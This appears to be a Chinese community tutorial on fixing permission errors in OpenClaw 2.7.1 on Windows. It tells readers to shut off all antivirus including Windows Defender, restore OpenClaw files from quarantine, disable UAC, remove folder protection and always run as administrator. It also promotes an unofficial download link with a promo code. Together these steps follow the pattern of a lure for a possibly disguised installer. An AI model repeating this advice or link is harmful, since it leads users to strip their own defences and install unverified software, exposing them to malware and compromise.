【适合小白教程】OpenClaw 2.7.1 电脑操作权限不足解决方法(含安装包)
·
OpenClaw 提示无操作权限解决方法|电脑控制权限完整配置
OpenClaw 在运行时需要对系统文件、软件、键鼠进行操作,部分环境会因权限不足出现无法操控电脑、提示没有权限、执行失败等问题。本文整理 Windows 环境下最全面的权限排查与修复方案,按步骤操作即可恢复正常使用。
一、权限不足常见表现
- 提示:OpenClaw 没有操作电脑的权限
- 无法打开软件、无法读写文件、无法模拟键鼠
- 执行指令时报错、中断、无任何响应
- 部分功能可用、部分功能受限
二、快速解决权限问题(按顺序排查)
1. 以管理员身份运行 OpenClaw(最有效)
- 找到桌面 OpenClaw 快捷方式或启动程序
- 右键点击 Openclaw Windows 一键启动.exe
- 选择 以管理员身份运行
- 重新执行指令,查看是否恢复正常
2. 检查并关闭杀毒软件拦截
- 彻底退出 360、电脑管家、火绒、Windows Defender
- 进入杀毒隔离区,恢复被误删的 OpenClaw 文件
- 重新启动程序

3. 确认安装路径为纯英文(无中文 / 空格 / 特殊字符)
- 正确路径:
D:\OpenClaw - 错误路径:
D:\软件\OpenClaw、D:\小龙虾、D:\Open Claw - 路径不规范会直接导致系统拒绝写入
4. 开启系统权限(Windows 专属)
- 打开 设置 → 隐私和安全性
- 开启:文件系统权限、键鼠控制权限、应用访问权限
- 关闭家长控制、磁盘加密、文件夹保护等限制
5. 修改程序兼容性与权限
- 右键 OpenClaw 启动程序 → 属性
- 切换到 兼容性 标签
- 勾选:以管理员身份运行此程序
- 勾选:以兼容模式运行(Windows 10/11)
- 确定后重启软件
6. 关闭 UAC(用户账户控制)
- 控制面板 → 用户账户 → 更改用户账户控制设置
- 拉到 从不通知
- 重启电脑后再次运行 OpenClaw
7. 检查磁盘与文件夹权限
- 右键安装磁盘(D/E 盘)→ 属性 → 安全
- 确保当前用户拥有 完全控制、修改、读取、写入 权限
- 无权限则点击编辑,添加权限并保存
三、第一次启动必做权限配置
- 第一次启动前关闭所有杀毒与防护
- 第一次启动必须管理员身份运行
- 第一次执行指令优先测试简单操作(如打开记事本)
- 等待 Gateway 完全在线后再下发指令
四、仍无法解决?终极修复方案
- 卸载当前版本,清理残留文件
- 重新下载安装包:https://xiake.yun/api/download/package/14?promoCode=IV4E9B04A80C
- 文件大小约 58.7MB,使用 WinRAR/7-Zip 解压
- 安装路径设为纯英文,如
D:\OpenClaw_2.7.1 - 全程管理员身份运行,完成 OpenClaw 2.7.1 部署
五、预防权限问题的最佳实践
- 不安装在 C 盘
- 不使用中文、空格、特殊字符路径
- 每次启动都用管理员身份
- 运行时关闭杀毒与防护软件
- 定期在设置中检查权限状态

Agent 垂直技术社区,欢迎活跃、内容共建。
更多推荐
 6
6 0
0- 0


 已为社区贡献49条内容

所有评论(0)